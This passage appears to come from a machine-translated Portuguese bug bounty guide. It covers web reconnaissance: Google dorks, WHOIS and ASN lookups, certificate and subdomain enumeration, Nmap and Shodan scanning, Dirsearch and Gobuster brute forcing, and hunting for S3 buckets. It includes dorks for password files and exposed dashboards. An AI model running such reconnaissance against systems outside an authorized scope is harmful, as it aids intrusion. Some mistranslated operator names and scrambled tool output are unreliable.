Antes de nos aprofundarmos em qualquer outra coisa, será útil primeiro percorrer manualmente o aplicativo para saber mais sobre ele. Tente descobrir todos os recursos do aplicativo que os usuários podem acessar navegando por todas as páginas e clicando em todos os links. Acesse as funcionalidades que você não costuma usar.

Por exemplo, se estiver invadindo o Facebook, tente criar um evento, jogar um jogo e usar a funcionalidade de pagamento, caso nunca tenha feito isso antes. Registre-se em uma conta com todos os níveis de privilégio para revelar todos os recursos do aplicativo. Por exemplo, no Slack, você pode criar proprietários, administradores e membros de um espaço de trabalho. Crie também usuários que sejam membros de diferentes canais no mesmo espaço de trabalho. Dessa forma, você pode ver como o aplicativo se parece para diferentes usuários.

Isso deve lhe dar uma ideia aproximada de como é a *superfície de ataque* (todos os diferentes pontos em que um invasor pode tentar explorar o aplicativo), onde estão os pontos de entrada de dados e como os diferentes usuários interagem entre si. Em seguida, você pode iniciar um processo de reconhecimento mais aprofundado: descobrir a tecnologia e a estrutura de um aplicativo.

Google Dorking

Ao procurar bugs, muitas vezes você precisará pesquisar os detalhes de uma vulnerabilidade. Se estiver explorando uma possível vulnerabilidade de XSS (cross-site scripting), talvez queira encontrar uma carga útil específica que viu no GitHub. As habilidades avançadas do mecanismo de pesquisa o ajudarão a encontrar os recursos de que precisa com rapidez e precisão.

De fato, as pesquisas avançadas do Google são uma técnica poderosa que os hackers costumam usar para fazer reconhecimento. Os hackers chamam isso de *Google dorking*. Para o cidadão comum, o Google é apenas uma ferramenta de pesquisa de texto para encontrar imagens, vídeos e páginas da Web. Mas para o hacker, o Google pode ser um meio de descobrir informações valiosas, como portais de administração ocultos, arquivos de senhas desbloqueados e chaves de autenticação vazadas.

O mecanismo de pesquisa do Google tem sua própria linguagem de consulta integrada que ajuda a filtrar suas pesquisas. Aqui estão alguns dos operadores mais úteis que podem ser usados em qualquer pesquisa do Google:

local

Diz ao Google para mostrar a você resultados apenas de um determinado site. Isso o ajudará a encontrar rapidamente a fonte mais confiável sobre o tópico que você está pesquisando. Por exemplo, se você quiser pesquisar a sintaxe da função print() do Python, poderá limitar seus resultados à documentação oficial do Python com esta pesquisa: print site:python.org.

inurl

Procura por páginas com um URL que corresponda à string de pesquisa. É uma maneira poderosa de pesquisar páginas vulneráveis em um determinado site. Digamos que você tenha lido uma postagem no blog sobre como a existência de uma página chamada A presença do arquivo /course/jumpto.php em um site pode indicar que ele está vulnerável à execução remota de código. Você pode verificar se a vulnerabilidade existe em seu alvo pesquisando inurl:"/course/jumpto.php" site:example.com.

título

Localiza cadeias de caracteres específicas no título de uma página. Isso é útil porque permite que você encontre páginas que contenham um tipo específico de conteúdo. Por exemplo, as páginas de listagem de arquivos em servidores da Web geralmente têm o índice de em seus títulos. Você pode usar essa consulta para pesquisar páginas de diretório em um site: intitle: "index of" site:example.com.

link

Procura páginas da Web que contenham links para um URL especificado. Você pode usar isso para encontrar documentação sobre tecnologias ou vulnerabilidades obscuras. Por exemplo, digamos que você esteja pesquisando a incomum vulnerabilidade de negação de serviço de expressão regular (ReDoS). Você encontrará facilmente sua definição on-line, mas talvez tenha dificuldade em encontrar exemplos. O operador de links pode descobrir páginas que fazem referência à página da Wikipédia sobre a vulnerabilidade para localizar discussões sobre o mesmo tópico: link: "https://en.wikipedia.org/wiki/ReDoS".

tipo de arquivo

Procura páginas com uma extensão de arquivo específica. Essa é uma ferramenta incrível para hacking; os hackers costumam usá-la para localizar arquivos em seus sites-alvo que possam ser confidenciais, como arquivos de registro e de senha. Por exemplo, essa consulta procura arquivos de registro, que geralmente têm a extensão .log, no site de destino: filetype:log site:example.com.

Curinga (*)

Você pode usar o operador curinga (*) nas pesquisas para se referir a *qualquer*

caractere ou série de caracteres. Por exemplo, a consulta a seguir retornará qualquer string que comece com *how to hack* e termine com *using Google*. Ela retornará

correspondem a cadeias de caracteres como "*como hackear sites usando o Google*", "*como hackear aplicativos usando o Google*" e assim por diante: "como hackear * usando o Google".

Citações (" ")

A adição de aspas ao redor dos termos de pesquisa força uma correspondência exata. Por exemplo, esta consulta pesquisará páginas que contenham a frase *how to hack*: "how to hack". E essa consulta pesquisará páginas com os termos *how*, *to* e *hack*, embora não necessariamente juntos: how to hack.

Ou ()

O operador or é indicado pelo caractere de pipe (|) e pode ser usado para pesquisar um termo de pesquisa ou outro, ou ambos ao mesmo tempo. O caractere pipe deve ser colocado entre espaços. Por exemplo, essa consulta pesquisará *como hackear* no Reddit ou no Stack Overflow: site "how to hack":(reddit.com | stackoverflow.com). E essa consulta pesquisará páginas da Web que mencionem *SQL Injection* ou *SQLi*: (SQL Injection | SQLi). *SQLi* é um acrônimo frequentemente usado para se referir a ataques de injeção de SQL, sobre os quais falaremos no Capítulo 11.

Menos (-)

O operador de menos (-) exclui determinados resultados de pesquisa. Por exemplo, digamos que você esteja interessado em conhecer sites que discutam hacking, mas não aqueles que discutam hacking de PHP. Essa consulta pesquisará páginas que contenham *como hackear sites*, mas não *php: how to hack websites* -php.

Você pode usar as opções avançadas do mecanismo de pesquisa de muitas outras maneiras para tornar seu trabalho mais eficiente. Você pode até pesquisar o termo *operadores de pesquisa do Google* para descobrir mais. Esses operadores podem ser mais úteis do que você imagina. Por exemplo, procure todos os subdomínios de uma empresa pesquisando da seguinte forma:

site:*.example.com

Você também pode procurar endpoints especiais que podem levar a vulnerabilidades. *O Kibana* é uma ferramenta de visualização de dados que exibe dados de operação do servidor, como logs do servidor, mensagens de depuração e status do servidor. Uma instância comprometida do Kibana pode permitir que os invasores coletem informações abrangentes sobre a operação de um site. Muitos dashboards do Kibana são executados no caminho *app/kibana*, portanto, essa consulta revelará se o alvo tem um dashboard do Kibana. Você pode então tentar acessar o painel para ver se ele está desprotegido:

site:example.com inurl:app/kibana

O Google pode encontrar recursos da empresa hospedados por terceiros on-line, como os buckets do Amazon S3 (falaremos sobre isso com mais detalhes em "Hospedagem de terceiros" na página 74):

site:s3.amazonaws.com COMPANY_NAME

Procure por extensões especiais que possam indicar um arquivo confidencial. Além de *.log*, que geralmente indica arquivos de registro, procure por *.php*, *cfm*, *asp*, *.jsp* e *.pl*, as extensões frequentemente usadas para arquivos de script:

```
site:example.com ext:php  
site:example.com ext:log
```

Por fim, você também pode combinar termos de pesquisa para obter uma pesquisa mais precisa. Por exemplo, essa consulta pesquisa o site *example.com* em busca de arquivos de texto que contenham *senhas*:

```
site:example.com ext:txt senha
```

Além de criar suas próprias consultas, consulte o Google Hacking Database (<https://www.exploit-db.com/google-hacking-database/>), um site que hackers e profissionais de segurança usam para compartilhar consultas de pesquisa do Google para encontrar informações relacionadas à segurança. Ele contém muitas consultas de pesquisa que podem ser úteis para você durante o processo de reconhecimento. Por exemplo, você pode encontrar consultas que procuram arquivos contendo senhas, URLs comuns de portais de administração ou páginas criadas usando software vulnerável.

Enquanto estiver fazendo o reconhecimento usando a pesquisa do Google, lembre-se de que, se estiver enviando muitas consultas de pesquisa, o Google começará a exigir desafios CAPTCHA para os visitantes da sua rede antes que eles possam realizar mais pesquisas. Isso pode ser incômodo para outras pessoas em sua rede, portanto, não recomendo usar o Google dorking em uma rede corporativa ou compartilhada.

Descoberta do escopo

Vamos agora nos aprofundar no reconhecimento propriamente dito. Primeiro, sempre verifique o escopo do alvo. *O escopo* de um programa em sua página de política específica quais subdomínios, produtos e aplicativos você tem permissão para atacar. Verifique cuidadosamente quais ativos da empresa estão no escopo para evitar ultrapassar os limites durante o processo de reconhecimento e invasão. Por exemplo, se a política da *example.com* especifica que *os desenvolvedores de aplicativos e de produtos podem ser atacados*. *example.com* e *test.example.com* estão fora do escopo, você não deve fazer nenhum reconhecimento ou ataque a esses subdomínios.

Depois de verificar isso, descubra o que realmente está no escopo. Quais domínios, subdomínios e endereços IP você pode atacar? Quais ativos da empresa a organização está hospedando nessas máquinas?

WHOIS e WHOIS reverso

Quando empresas ou indivíduos registram um nome de domínio, eles precisam fornecer informações de identificação, como endereço postal, número de telefone e endereço de e-mail, a um registrador de domínios. Qualquer pessoa pode consultar essas informações usando o comando *whois*, que procura as informações do registrante e do proprietário de cada domínio conhecido. Talvez seja possível encontrar as informações de contato associadas, como e-

mail, nome, endereço ou número de telefone:

\$ **whois** *facebook.com*

Essas informações nem sempre estão disponíveis, pois algumas organizações e indivíduos usam um serviço chamado *privacidade de domínio*, no qual um provedor de serviços terceirizado substitui as informações do usuário pelas de um serviço de encaminhamento.

Em seguida, você pode realizar uma pesquisa *WHOIS reversa*, pesquisando um banco de dados usando o nome de uma organização, um número de telefone ou um endereço de e-mail para encontrar domínios registrados nela. Dessa forma, você pode encontrar todos os domínios que pertencem ao mesmo proprietário. O WHOIS reverso é extremamente útil para encontrar domínios obscuros ou internos que não são divulgados ao público. Use uma ferramenta pública de WHOIS reverso como o ViewDNS.info (<https://viewdns.info/reversewhois/>) para realizar essa pesquisa. O WHOIS e o WHOIS reverso lhe darão um bom conjunto de domínios de nível superior para trabalhar.

Endereços IP

Outra maneira de descobrir os domínios de nível superior de seu alvo é localizar os endereços IP. Encontre o endereço IP de um domínio que você conhece executando o comando nslookup. Você pode ver aqui que o *facebook.com* está localizado em 157.240.2.35:

```
$ nslookup facebook.com
Servidor: 192.168.0.1
Endereço: 192.168.0.1#53
Resposta não autorizada:
Nome: facebook.com
Endereço: 157.240.2.35
```

Depois de encontrar o endereço IP do domínio conhecido, faça uma pesquisa reversa de IP. As pesquisas *de IP reverso* procuram domínios hospedados no mesmo servidor, com base em um IP ou domínio. Você também pode usar o ViewDNS.info para isso.

Execute também o comando whois em um endereço IP e veja se o tar- get tem um intervalo de IP dedicado verificando o campo NetRange. Um *intervalo de IP* é um bloco de endereços IP que pertencem à mesma organização. Se a organização tiver um intervalo de IP dedicado, qualquer IP que você encontrar nesse intervalo pertencerá a essa organização:

```
$ whois 157.240.2.35
NetRange:      157.240.0.0 - 157.240.255.255
CIDR:         157.240.0.0/16
NetName:       THEFA-3 NetHandle:
                  NET-157-240-0-0-1
Parent:        NET157 (NET-157-0-0-0-0)
Tipo de rede:  Atribuição      direta
OriginAS:
Organização:   Facebook, Inc. (THEFA-3)
RegDate:       2015-05-14
Atualizado:    2015-05-14
Ref:          https://rdap.arin.net/registry/ip/157.240.0.0 OrgName:
                  Facebook, Inc.
OrgId:        THEFA-3
Endereço:     1601 Willow Rd.
Cidade:       Menlo Park
EstadoProv:   CA
```

PostalCode: 94025
País: EUA
RegDate: 2004-08-11
Atualizado: 2012-04-17
Ref: <https://rdap.arin.net/registry/entity/THEFA-3>
OrgAbuseHandle: OPERA82-ARIN
OrgAbuseName: Operations
OrgAbusePhone: +1-650-543-4800
OrgAbuseEmail: noc@fb.com
OrgAbuseRef: <https://rdap.arin.net/registry/entity/OPERA82-ARIN>
OrgTechHandle: OPERA82-ARIN
OrgTechName: Operations
OrgTechPhone: +1-650-543-4800
OrgTechEmail: noc@fb.com
OrgTechRef:<https://rdap.arin.net/registry/entity/OPERA82-ARIN>

Outra maneira de encontrar endereços IP no escopo é examinar os sistemas autônomos, que são redes roteáveis dentro da Internet pública. *Os números de sistema autônomo (ASNs)* identificam os proprietários dessas redes. Ao verificar se dois endereços IP compartilham um ASN, é possível determinar se os IPs pertencem ao mesmo proprietário.

Para descobrir se uma empresa possui um intervalo de IP dedicado, execute várias traduções de IP para ASN para ver se os endereços IP são mapeados para um único ASN. Se muitos endereços em um intervalo pertencerem ao mesmo ASN, a organização poderá ter um intervalo de IP dedicado. A partir da saída a seguir, podemos deduzir que qualquer IP dentro do intervalo 157.240.2.21 a 157.240.2.34 provavelmente pertence ao Facebook:

```
$ whois -h whois.cymru.com 157.240.2.20 AS
    IP           AS Name32934
    157.240.2.20   FACEBOOK, US
$ whois -h whois.cymru.com 157.240.2.27 AS
    IP           AS Name32934
    157.240.2.27   FACEBOOK, US
$ whois -h whois.cymru.com 157.240.2.35 AS
    IP           AS Name32934
    157.240.2.35   FACEBOOK, US
```

O sinalizador `-h` no comando `whois` define o servidor WHOIS para recuperar informações, e `whois.cymru.com` é um banco de dados que traduz IPs para ASNs. Se a empresa tiver um intervalo de IPs dedicado e não marcar esses endereços como fora do escopo, você poderá planejar o ataque a todos os IPs desse intervalo.

Análise de certificados

Outra forma de encontrar hosts é aproveitar os certificados SSL (Secure Sockets Layer) usados para criptografar o tráfego da Web. O campo *Subject Alternative Name (Nome alternativo do assunto)* de um certificado SSL permite que os proprietários do certificado especifiquem nomes de host adicionais que usam o mesmo certificado, de modo que você pode encontrar esses nomes de host analisando esse campo. Use bancos de dados on-line como crt.sh, Censys e Cert Spotter para encontrar certificados para um domínio.

Por exemplo, ao executar uma pesquisa de certificado usando crt.sh para facebook.com, podemos encontrar o certificado SSL do Facebook. Você verá que muitos outros nomes de domínio pertencentes ao Facebook estão listados:

X509v3 Nome alternativo do assunto:

DNS:*.facebook.com
DNS:*.facebook.net
DNS:*.fbcdn.net
DNS:*.fbsbx.com
DNS:*.messenger.com
DNS:facebook.com
DNS:messenger.com
DNS:*.m.facebook.com
DNS:*.xx.fbcdn.net
DNS:*.xy.fbcdn.net
DNS:*.xz.fbcdn.net

O site crt.sh também tem um utilitário útil que permite recuperar as informações no formato JSON, em vez de HTML, para facilitar a análise. Basta adicionar o parâmetro de URL `output=json` ao URL da solicitação:

<https://crt.sh/?q=facebook.com&output=json>.

Enumeração de subdomínios

Depois de encontrar o maior número possível de domínios no alvo, localize o maior número possível de subdomínios nesses domínios. Cada subdomínio representa um novo ângulo para atacar a rede. A melhor maneira de enumerar os subdomínios é usar a automação.

Ferramentas como Sublist3r, SubBrute, Amass e Gobuster podem enumerar subdomínios automaticamente com uma variedade de listas de palavras e estratégias. Por exemplo, o Sublist3r funciona consultando mecanismos de pesquisa e bancos de dados de subdomínios on-line, enquanto o SubBrute é uma ferramenta de força bruta que adivinha possíveis subdomínios até encontrar os reais. O Amass usa uma combinação de transferências de zona de DNS, análise de certificados, mecanismos de pesquisa e bancos de dados de subdomínios para localizar subdomínios. Você pode criar uma ferramenta que combine os resultados de várias ferramentas para obter os melhores resultados. Discutiremos como fazer isso em "Escrevendo seus próprios scripts de reconhecimento" na página 80.

Para usar muitas ferramentas de enumeração de subdomínios, você precisa alimentar o `proxy` com uma lista de palavras de termos que provavelmente aparecerão em subdomínios. Você pode encontrar algumas boas listas de palavras criadas por outros hackers on-line. A SecLists de Daniel Miessler em <https://github.com/danielmiessler/SecLists/> é bastante extensa. Você também pode usar uma ferramenta de geração de wordlists como o Commonspeak2 (<https://github.com/assetnote/commonspeak2/>) para gerar wordlists com base nos dados mais atuais da Internet. Por fim, você pode combinar várias listas de palavras encontradas on-line ou geradas por você mesmo para obter os resultados mais abrangentes. Aqui está um comando simples para remover itens duplicados de um conjunto de duas listas de palavras:

`sort -u wordlist1.txt wordlist2.txt`

A ferramenta de linha de comando sort classifica as linhas dos arquivos de texto. Quando são fornecidos vários arquivos, ela classifica todos os arquivos e grava a saída no terminal. O comando

A opção -u diz ao sort para retornar apenas itens exclusivos na lista classificada.

O Gobuster é uma ferramenta de força bruta para descobrir subdomínios, diretórios e arquivos em servidores da Web de destino. Seu modo DNS é usado para força bruta de subdomínio. Nesse modo, você pode usar o sinalizador -d para especificar o domínio que deseja forçar a força bruta e -w para especificar a lista de palavras que deseja usar:

```
gobuster dns -d domínio_alvo -w lista_de_palavras
```

Depois de encontrar um bom número de subdomínios, você pode descobrir mais identificando padrões. Por exemplo, se você encontrar dois subdomínios do exemplo

.com com os nomes 1.example.com e 3.example.com, você pode adivinhar que 2.example.com provavelmente também é um subdomínio válido. Uma boa ferramenta para automatizar esse processo é o Altdns (<https://github.com/infosec-au/altdns/>), que descobre subdomínios com nomes que são permutações de outros nomes de subdomínios.

Além disso, você pode encontrar mais subdomínios com base em seu conhecimento sobre a pilha de tecnologia da empresa. Por exemplo, se você já sabe que a example.com usa Jenkins, pode verificar se jenkins.example.com é um subdomínio válido.

Procure também subdomínios de subdomínios. Depois de encontrar, por exemplo, dev.example

.com, você poderá encontrar subdomínios como 1.dev.example.com. Você pode encontrar subdomínios de subdomínios executando ferramentas de enumeração recursivamente: adicione os resultados da primeira execução à lista de Domínios Conhecidos e execute a ferramenta novamente.

Enumeração de serviços

Em seguida, enumere os serviços hospedados nas máquinas que você encontrou. Como os serviços costumam ser executados em portas padrão, uma boa maneira de encontrá-los é fazer a varredura de portas da máquina com varredura ativa ou passiva.

No escaneamento ativo, você se envolve diretamente com o servidor. As ferramentas de varredura ativa enviam solicitações de conexão às portas da máquina de destino para procurar portas abertas. Você pode usar ferramentas como o Nmap ou o Masscan para o escaneamento ativo. Por exemplo, este simples comando do Nmap revela as portas abertas no scanme.nmap.org:

```
$ nmap scanme.nmap.org
```

Relatório de varredura do Nmap para scanme.nmap.org
(45.33.32.156) O host está ativo (latência de 0,086s).

Outros endereços para scanme.nmap.org (não escaneados): 2600:3c01::f03c:91ff:fe18:bb2f Não mostrado:
993 portas fechadas

SERVIÇO DE ESTADO DO PORTO

22/tcp open ssh 25/tcp
filtered smtp 80/tcp open

http

135/tcp filtrado msrpc 445/tcp filtrado
microsoft-ds 9929/tcp aberto nping-

echo 31337/tcp aberto Elite
Nmap concluído: 1 endereço IP (1 host ativo) escaneado em 230,83 segundos

Por outro lado, na *varredura passiva*, você usa recursos de terceiros para saber mais sobre as portas de uma máquina sem interagir com o servidor. A varredura passiva é mais discreta e ajuda os invasores a evitar a detecção. Para encontrar serviços em uma máquina sem fazer uma varredura ativa, você pode usar o *Shodan*, um mecanismo de busca que permite ao usuário encontrar máquinas conectadas à Internet.

Com o Shodan, você pode descobrir a presença de webcams, servidores da Web ou até mesmo usinas de energia com base em critérios como nomes de host ou endereços IP. Por exemplo, se você executar uma pesquisa no Shodan sobre o endereço IP do scanme.nmap.org, 45.33.32.156, obterá o resultado da Figura 5-1. Você pode ver que a pesquisa produz dados diferentes do nosso scan de porta e fornece informações adicionais sobre o servidor.

Figura 5-1: A página de resultados do Shodan no site scanme.nmap.org

As alternativas ao Shodan incluem o Censys e o Project Sonar. Combine as informações coletadas em diferentes bancos de dados para obter os melhores resultados. Com esses bancos de dados, você também pode encontrar os endereços IP, os certificados e as versões de software do seu alvo.

Forçar a força bruta do diretório

A próxima coisa que você pode fazer para descobrir mais da superfície de ataque do site é aplicar força bruta nos diretórios dos servidores da Web que você encontrou. Encontrar diretórios em servidores é valioso, pois, por meio deles, você pode descobrir painéis de administração ocultos, arquivos de configuração, arquivos de senha, funcionalidades desatualizadas, cópias de banco de dados e arquivos de código-fonte. A força bruta de diretórios pode, às vezes, permitir que você assuma diretamente o controle de um servidor!

Mesmo que você não consiga encontrar nenhuma exploração imediata, as informações do diretório geralmente informam sobre a estrutura e a tecnologia de um aplicativo. Por exemplo, um nome de caminho que inclui *phpmyadmin* geralmente significa que o aplicativo foi desenvolvido com PHP.

Você pode usar o Dirsearch ou o Gobuster para forçar a força bruta do diretório. Essas ferramentas usam listas de palavras para criar URLs e, em seguida, solicitam esses URLs a um servidor da Web. Se o servidor responder com um código de status no intervalo 200, o

diretório ou arquivo existe. Isso significa que você pode navegar até a página e ver o que

o aplicativo está hospedado lá. Um código de status 404 significa que o diretório ou arquivo não existe, enquanto 403 significa que ele existe, mas está protegido. Examine cuidadosamente as páginas 403 para ver se é possível contornar a proteção e acessar o conteúdo.

Veja a seguir um exemplo de execução de um comando Dirsearch. O sinalizador **-u** especifica o nome do host e o sinalizador **-e** especifica a extensão do arquivo a ser usada na construção de URLs:

```
$ ./dirsearch.py -u scanme.nmap.org -e php
Extensões: php | Método HTTP: get | Threads: 10 | Tamanho da lista de palavras: 6023
Registro de erros: /tools/dirsearch/logs/errors.log
Alvo: scanme.nmap.org [12:31:11]
Iniciando:
[12:31:13] 403 - 290B - ./htusers
[12:31:15] 301 - 316B - ./svn -> http://scanme.nmap.org/.svn/
[12:31:15] 403 - 287B - ./svn/
[12:31:15] 403 - 298B - ./svn/all-wcprops
[12:31:15] 403 - 294B - ./svn/entradas
[12:31:15] 403 - 297B - ./svn/prop-base/
[12:31:15] 403 - 296B - ./svn/pristine/
[12:31:15] 403 - 291B - ./svn/tmp/
[12:31:15] 403 - 315B - ./svn/text-base/index.php.svn-base
[12:31:15] 403 - 293B - ./svn/props/
[12:31:15] 403 - 297B - ./svn/text-base/
[12:31:40] 301 - 318B - /images -> http://scanme.nmap.org/images/
[12:31:40] 200 - 7KB - /index
[12:31:40] 200 - 7KB - /index.html
[12:31:53] 403 - 295B - /server-status
[12:31:53] 403 - 296B - /server-status/
[12:31:54] 301 - 318B - /shared -> http://scanme.nmap.org/shared/
Tarefa concluída
```

O modo Dir do Gobuster é usado para encontrar conteúdo adicional em um domínio ou subdomínio específico. Isso inclui diretórios e arquivos ocultos. Nesse modo, você pode usar o sinalizador **-u** para especificar o domínio ou subdomínio que deseja usar a força bruta e **-w** para especificar a lista de palavras que deseja usar:

```
gobuster dir -u target_url -w wordlist
```

Visitar manualmente todas as páginas que você encontrou por meio de força bruta pode consumir muito tempo. Em vez disso, use uma ferramenta de captura de tela como o EyeWitness (<https://github.com/FortyNorthSecurity/EyeWitness>) ou Snapper (<https://github.com/dxa4481/Snapper>) para verificar automaticamente se uma página está hospedada em cada local. O EyeWitness aceita uma lista de URLs e faz capturas de tela de cada página. Em um aplicativo de galeria de fotos, você pode examiná-las rapidamente para encontrar as que parecem interessantes. Fique atento a serviços ocultos, como painéis de desenvolvedor ou de administrador, páginas de listagem de diretórios, páginas de análise e páginas que pareçam desatualizadas e mal mantidas. Todos esses são locais comuns de manifestação de vulnerabilidades.

Espionagem do site

Outra maneira de descobrir diretórios e caminhos é por meio do *web spidering*, ou rastreamento da Web, um processo usado para identificar todas as páginas de um site. Uma ferramenta de web spider

começa com uma página a ser visitada. Em seguida, ele identifica todos os URLs incorporados na página e os visita. Ao visitar recursivamente todos os URLs encontrados em todas as páginas de um site, o web spider pode descobrir muitos pontos de extremidade ocultos em um aplicativo.

O OWASP Zed Attack Proxy (ZAP) em <https://www.zaproxy.org/> tem um web spider integrado que você pode usar (Figura 5-2). Essa ferramenta de segurança de código aberto inclui um scanner, um proxy e muitos outros recursos. O Burp Suite tem uma ferramenta equivalente chamada *crawler*, mas eu prefiro o spider do ZAP.




Figura 5-2: A página de inicialização do OWASP ZAP

Acesse a ferramenta spider abrindo o ZAP e escolhendo **Tools**▶**Spider** (Figura 5-3).




Figura 5-3: Você pode encontrar a ferramenta Spider em **Tools**▶**Spider**.

Você verá uma janela para especificar o URL inicial (Figura 5-4).




Figura 5-4: Você pode especificar o URL de destino para a varredura.

Clique em **Start Scan**. Você deverá ver os URLs aparecerem na janela inferior (Figura 5-5).

Processed	Method	URI
●	GET	https://www.google.com/shopping/ratings/account/metrics
●	GET	https://www.google.com/shopping/reviewer
●	GET	https://www.google.com/shopping/seller
●	GET	https://www.google.com/about/careers/applications
●	GET	https://www.google.com/landing/signout.html
●	GET	https://www.google.com/ninn

Figura 5-5: Os resultados da varredura são exibidos no painel inferior da janela do OWASP ZAP.

Você também deverá ver uma árvore de sites aparecer no lado esquerdo da janela do ZAP (Figura 5-6). Isso mostra os arquivos e diretórios encontrados no servidor de destino em um formato organizado.

A screenshot of the OWASP ZAP interface. On the left side, there's a tree view under the "Sites" tab, showing a hierarchy of URLs for "https://www.google.com". The main panel has a "Welcome to OWASP ZAP" message with three buttons: "Automated Scan", "Manual Explore", and "Learn More". Below that is a "News" section with a message about filling a questionnaire. At the bottom, there's a toolbar with buttons for "New Scan", "Progress", "Output", "Spider", and other options. The main content area shows a table of results with columns: "Processed", "Method", "URI", and "Flags". The table lists several GET requests to Google's URLs. At the very bottom, there's a footer with links for "Alerts", "Primary Proxy", "Current Scans", and other system information.

Figura 5-6: A árvore do site na janela esquerda mostra os arquivos e diretórios encontrados no servidor de destino.

Hospedagem de terceiros

Dê uma olhada na pegada de hospedagem de terceiros da empresa. Por exemplo, procure os buckets S3 da organização. S3, que significa *Simple Storage Service*, é o produto de armazenamento on-line da Amazon. As organizações podem pagar para armazenar recursos em *buckets* para servir em seus aplicativos da Web ou podem usar buckets S3 como local de backup ou armazenamento. Se uma organização usa o Amazon S3, seus buckets S3 podem conter pontos de extremidade ocultos, logs, credenciais, informações do usuário, código-fonte e outras informações que podem ser úteis para você.

Como você encontra os compartimentos de uma organização? Uma maneira é por meio do Google dorking, conforme mencionado anteriormente. A maioria dos buckets usa o formato de URL *BUCKET.s3.amazonaws.com* ou *s3.amazonaws.com/BUCKET*, portanto, os seguintes termos de pesquisa provavelmente encontrarão resultados:

site:s3.amazonaws.com *COMPANY_NAME*

site:amazonaws.com *COMPANY_NAME*

Se a empresa usar URLs personalizados para seus buckets S3, tente termos de pesquisa mais flexíveis. As empresas geralmente ainda colocam palavras-chave como *aws* e *s3* em seus URLs de bucket personalizados, portanto, tente essas pesquisas:

amazonaws s3 *COMPANY_NAME*


amazonaws bucket *COMPANY_NAME*

amazonaws *COMPANY_NAME*

s3 COMPANY_NAME

Outra maneira de encontrar buckets é pesquisar os repositórios públicos do GitHub de uma empresa em busca de URLs S3. Tente pesquisar esses repositórios com o termo *s3*. Falaremos sobre o uso do GitHub para reconhecimento em "Reconhecimento do GitHub" na página seguinte.

GrayhatWarfare (<https://buckets.grayhatwarfare.com/>) é um mecanismo de busca on-line que você pode usar para encontrar buckets S3 expostos publicamente (Figura 5-7). Ele permite que você pesquise um bucket usando uma palavra-chave. Forneça palavras-chave relacionadas ao seu alvo, como o nome do aplicativo, do projeto ou da organização, para encontrar buckets relevantes.



The screenshot shows the 'Search Public Buckets' page. At the top, there's a header with a 'Random Files' button. Below it is a search bar containing the word 'facebook'. To the right of the search bar are dropdown menus for 'Order By' and 'Order By Direction' (set to 'Descending'). There are also checkboxes for 'Full Path', 'Treat as regex', and 'Do not autocorrect regex'. Below the search bar is a 'Filename Extensions' field with 'php, xlsx, docx, pdf' entered. At the bottom right are buttons for '+Include' (with a plus icon), 'Exclude' (with a minus icon), and a large 'Search' button with a magnifying glass icon.

Figura 5-7: Página inicial do GrayhatWarfare

